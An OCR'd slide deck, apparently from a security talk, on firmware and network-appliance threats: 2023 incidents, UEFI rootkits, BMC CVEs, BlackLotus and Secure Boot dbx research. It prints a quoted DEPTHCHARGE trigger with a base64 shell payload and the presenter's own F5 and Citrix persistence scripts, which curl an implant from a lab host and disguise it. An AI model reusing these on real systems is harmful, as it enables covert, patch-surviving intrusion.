





Why should we care?



Firmware is so ~~hot~~ hacked right now






Firmware Driver OS Server Software Virtualization Office Applications Web Browser Software Library Applications

2023 in firmware

- Jan 30: Second set of BMC vulns disclosed
- March 1: Black Lotus disclosed
- March 16: Fortinet attacks by UNC3886
- April 7: MSI breach & stolen source code announced
- May 31: Gigabyte backdoor disclosed
- June 1: Barracuda announces 0-day attacks
- June 13: Binding Operational Directive 23-02
- June 14: Harden BMCs
- July 25: Citrix 0-day announced
- Sept 8: Mandiant details Barracuda backdoors
- Sept 27: PRC Cisco router backdoors disclosed


Endpoints: Gigabyte Backdoor

- Initially detected as Cr4sh/SmmBackdoor
- Windows binary embedded in UEFI
- Loaded into memory during boot
- Written to disk on Windows startup
- Registers binary as a service
- Dropped binary then retrieves payloads
- No signature validation
- No certificate pinning
- Same technique as LoJax, MosiacRegressor




Endpoints: CosmicStrand


- Chinese threat actor
- Qihoo found in 2017
- Kaspersky rediscovered in 2022
- UEFI firmware rootkit
- Gigabyte & ASUS motherboards
- Hooks boot manger
- Modifies kernel loader
- Shellcode contacts C2 for secondary payload



Servers: iLOBleed


- HP integrated lights-out
- Full management control
- Accessible via iLO port OR administrative access
- Implant prevented patching
- Infected bootloader
- Disabled logging
- Disk wiping





Network device implants

- UNC3524 APT29/CozyBear
- F5 Networks & Citrix
- Firmware is Linux/FreeBSD
- No security logging or *DR solutions
- Implants can be hidden in config files
- Reboot/patch/upgrade proof persistence
- Similar TTPs used by UNC481 on Barracuda ESG




```
TYPE=TRIGGERS
triggers='CREATE TRIGGER cuda\nBEFORE DELETE ON config\nFOR EACH ROW\nBEGIN\n    DECLARE i INT;\n
SET i = 1;\n    IF i = 1 THEN\n        SELECT "<base64_payload>" INTO OUTFILE "/var/tmp/r";\n
SELECT "echo
-n Y2F0IC92YXIvdG1wL3IgfCBiYXNlNjQgLWQgLWkgfCB0YXIgLXp4IC1DIC92YXIvdG1wCm5va
HVwIGJhc2ggL3Zhci90bXAvcnVuLnNoICAgMzExNTMgICAgPi9kZXYvbnVsbCAyPiYxICYKcm0gLWYgL3Jvb3QvbWFjaGluZVxgKg==
| base64 -d | sh" INTO OUTFILE "/root/machine`echo -n
Y2htb2QgK3ggL3Jvb3QvbWFjKlxgKgpzaCAvcm9vdC9tYWMqXGAq | base64 -d |sh`|";\n        SET i = i + 1;\n
END IF;\nEND'
sql_modes=0
definers='root@localhost'
```

Figure 5: DEPTHCHARGE trigger

How to hack an F5 better than APT29

- I used CVE-2022-1388, a script* and Sliver C2
  - *From F5's knowledge base
- One Script To Rule Them All
  - Check for implant; if not found download
  - Stores implant in configs
  - Bypass filesystem "security"
  - Prevents noisy C2
  - Persists in config backups
  - Survives patches & full disk wipes
  - Uses vendor functionality to execute C2

```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```

Equal opportunity exploitation

- FreeBSD was … marginally more difficult
- Citrix uses “monit” service
- Sliver compiles for *BSD
- Write a service wrapper
- Load malware dropper as system service
- Load on boot cuz yolo
- APTs == Noisy
- Me == Stealthy

```
/nsconfig/monitrc:

## Check nssupport
check process nssupport with pidfile /var/run/nssupport.pid
  start program  "/bin/sh /nsconfig/nssupport_ctl start"
  stop program   "/bin/sh /nsconfig/nssupport_ctl stop"
```

```
#!/bin/sh

start_nssupport()
{
        stop_nssupport
        if [ -e /netscaler/nssupport ]
        then
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        else
            curl http://10.13.37.180/freebsd > /netscaler/nssupport
            chmod +x /netscaler/nssupport
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        fi
}

stop_nssupport()
{
        cat /var/run/nssupport.pid | xargs kill
        rm -f /var/run/nssupport.pid
}

case $1 in
start)
        start_nssupport;
        ;;
stop)
        stop_nssupport;
        ;;
*)
                echo "nssupport_ctl: no argument";
;;
esac
```


```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read faile
d -2.
Oct 25 08:27:32 <local0.alert> ns1 NSVAconf[658]: NSVAconf: Unable to connect to
 NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsmond[766]: nsmond daemon started
Oct 25 08:27:3[illegible] <daemon.err> ns1 monit[216]: 'nssupport' process is not running
^[
 NetScaler initialization is still in progress; please wait
 20 to 30 seconds before attempting to log in.
###############################################################################
#                                                                             #
#         WARNING: Access to this system is for authorized users only.        #
#          Disconnect IMMEDIATELY if you are not an authorized user!          #
#                                                                             #
###############################################################################


login: Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:27 GMT ns1
0-PPE-0 : default EVENT STATECHANGE 20 0 :  Device "self node 10.13.37.170" - St
ate COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:33 GMT ns1 0-PPE-0
 : default EVENT STATECHANGE 36 0 :  Device "self node 10.13.37.170" - State UP


login:
```


Servers: Baseboard Management Controllers

- Platform management subsystem
- IPMI & Redfish interface
- Monitoring system hardware
- System power and reset control
- Logging and alerting
- Inventory of system components
- Virtual console (aka iKVM)
- Remote media mounting
- BIOS update



Servers: BMC&C Vulnerability Research


- CVE-2022-40259 – Arbitrary Code Execution via Redfish API
- CVE-2022-40242 – Default credentials for UID = 0 shell via SSH
- CVE-2022-2827 – User enumeration via API
- CVE-2022-32265 – RCE in qDecoder (fixed by maintainer)
- CVE-2023-34329 – Authentication Bypass via HTTP Header Spoofing
- CVE-2023-34330 – Code injection via Dynamic Redfish Extension



Secure Boot: BlackLotus


- UEFI Bootkit
- All versions of Windows 10 & 11
- Exploits Baton Drop (CVE-2022-21894)
- “Patched” in January 2022
- Patch does nothing without DBX update
- No DBX update was published, yolo
- Patch v2.0: May 2023 + DBX update
- Fix cannot be reverted; will be forced by Microsoft


> **Caution:** Once the mitigation for this issue is enabled on a device, meaning the revocations have been applied, it cannot be reverted if you continue to use Secure Boot on that device. Even reformatting of the disk will not remove the revocations if they have already been applied. Please be aware of all the possible implications and test thoroughly before applying the revocations that are outlined in this article to your device.



Secure Boot: 1 Million device research


- 1.1 Million dbx & dbxDefault configs analyzed
- Only 0.13% (1453) running even close to current dbx
- Origin of dbx lists likely manufacturer, too small to be UEFI.org releases
- Every system vulnerable to Black Lotus & One Bootloader attacks

